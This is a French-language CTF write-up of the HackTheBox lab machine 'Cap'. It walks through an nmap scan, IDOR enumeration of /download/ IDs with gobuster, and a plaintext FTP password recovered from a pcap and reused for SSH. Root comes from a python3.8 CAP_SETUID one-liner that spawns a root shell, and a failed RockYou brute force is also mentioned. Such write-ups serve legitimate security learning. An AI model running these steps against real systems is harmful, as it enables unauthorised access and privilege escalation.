HTB - Cap
#Htb #Pcap #Cap #PythonCap était ma première machine sur HackTheBox, classée easy il fallait naviguer dans l’application web, exploiter une IDOR pour récupérer un fichier .pcap dont le contenu faisait apparaître des identifiants en clair, permettant d’accéder au flag user. Pour le flag root, il fallait exploiter la capacité CAP_SETUID du binaire Python pour l’élevation de privilège.
Reconaissance
Nmap
[x6r3g@e14 ~]$ nmap -sCV 10.10.10.245
Nmap scan report for 10.10.10.245
Host is up (0.11s latency).
Not shown: 997 closed ports
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 3.0.3
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 3072 fa:80:a9:b2:ca:3b:88:69:a4:28:9e:39:0d:27:d5:75 (RSA)
| 256 96:d8:f8:e3:e8:f7:71:36:c5:49:d5:9d:b6:a4:c9:0c (ECDSA)
|_ 256 3f:d0:ff:91:eb:3b:f6:e1:9f:2e:8d:de:b3:de:b2:18 (ED25519)
80/tcp open http gunicorn
| HTTPOptions:
| HTTP/1.0 200 OK
| Server: gunicorn
| Date: Wed, 04 Aug 2021 15:58:18 GMT
| Connection: close
| Content-Type: text/html; charset=utf-8
| Allow: GET, OPTIONS, HEAD
| Content-Length: 0
| RTSPRequest:
| HTTP/1.1 400 Bad Request
| Connection: close
| Content-Type: text/html
| Content-Length: 196
| <html>
| <head>
| <title>Bad Request</title>
| </head>
| <body>
| <h1><p>Bad Request</p></h1>
| Invalid HTTP Version 'Invalid HTTP Version: 'RTSP/1.0''
| </body>
|_ </html>
|_http-server-header: gunicorn
|_http-title: Security Dashboard
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
On a donc une box linux comme prévu, avec du FTP, du SSH et du WEB.
Application web

On a un dashboard sur lequel on est automatiquement connecté en tant que Nathan. L’application web sert 4 pages :
- Dashboard

- Un menu qui propose les 3 autres pages

- IP Config : qui comme son nom l’indique nous donne apparement le résultat de cette commande….

- Network Status : Qui à l’air de nous retourner le retour de la commande
netstat -ntaupe
- Security Snapshots, Qui fait un snapshot / tcpdump toutes les 5s du trafic réseau et donne la possibilité de télécharger le fichier pcap résultant.

- Download : Un bouton qui leak le chemin d’accès au fichier pcap

FTP
Rien d’interressant,
- pas d’acès anonyme
- j’essaie de brute force avec comme username Nathan et comme password < RockYou.txt, mais sans succès.
SSH
Rien de particulier.
Flag user
Le bouton Download donnant le chemin d’accès au fichier pcap est-ce qu’on pourrait accéder à d’autres fichiers que le nôtre ? Surement… Donc on génére une liste de 0 à 100 pour commencer et on énumère le contenu du dossier avec GoBuster.
[x6r3g@e14 ~]$ seq 0 100 > seq0-100.txt
[x6r3g@e14 ~]$ gobuster fuzz -u http://10.10.10.245/download/FUZZ -w seq0-100.txt -t 20 | grep "=200"
Found: [Status=200] [Length=9935] http://10.10.10.245/download/0
Found: [Status=200] [Length=1368] http://10.10.10.245/download/14
Found: [Status=200] [Length=763] http://10.10.10.245/download/12
Found: [Status=200] [Length=0] http://10.10.10.245/download/2
Found: [Status=200] [Length=584] http://10.10.10.245/download/1
Found: [Status=200] [Length=24] http://10.10.10.245/download/10
Found: [Status=200] [Length=24] http://10.10.10.245/download/13
Found: [Status=200] [Length=1368] http://10.10.10.245/download/3
Found: [Status=200] [Length=24] http://10.10.10.245/download/4
Found: [Status=200] [Length=24] http://10.10.10.245/download/5
Found: [Status=200] [Length=24] http://10.10.10.245/download/11
Found: [Status=200] [Length=1679262] http://10.10.10.245/download/7
Found: [Status=200] [Length=1687649] http://10.10.10.245/download/8
Found: [Status=200] [Length=2638860] http://10.10.10.245/download/6
Found: [Status=200] [Length=2459205] http://10.10.10.245/download/9
Le premier fichier, le 0 est le bon car on trouve rapidement une trace FTP avec des identifiants, forcément en clair.
Le mot de passe trouvé : Buck3tH4TF0RM3!

On se connecte en SSH avec le compte Nathan et le mot de passe, ça marche et le flag user est là.
[x6r3g@e14 ~]$ ssh nathan@10.10.10.245
nathan@10.10.10.245's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)

[nathan@cap:~]$ cat user.txt
e4153db********************
Flag root
On analyse la configuration système avec, par exemple Linenum.sh, on arrive assez vite sur le binaire Python qui a une capacité CAP_SETUID qui va permettre de changer l’uid du process courant à la volée.
[+] Files with POSIX capabilities set:
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
Dans notre cas on va passer en root en utilisant son uid (le 0) et lancer un shell juste derrière.
[nathan@cap:~/.6r3g]$ python3.8 -c 'import os; os.setuid(0); os.system("/bin/sh")'
# id
uid=0(root) gid=1001(nathan) groups=1001(nathan)
# cat /root/root.txt
d4d4c7**********************
Cap ou pas Cap ? => Cap !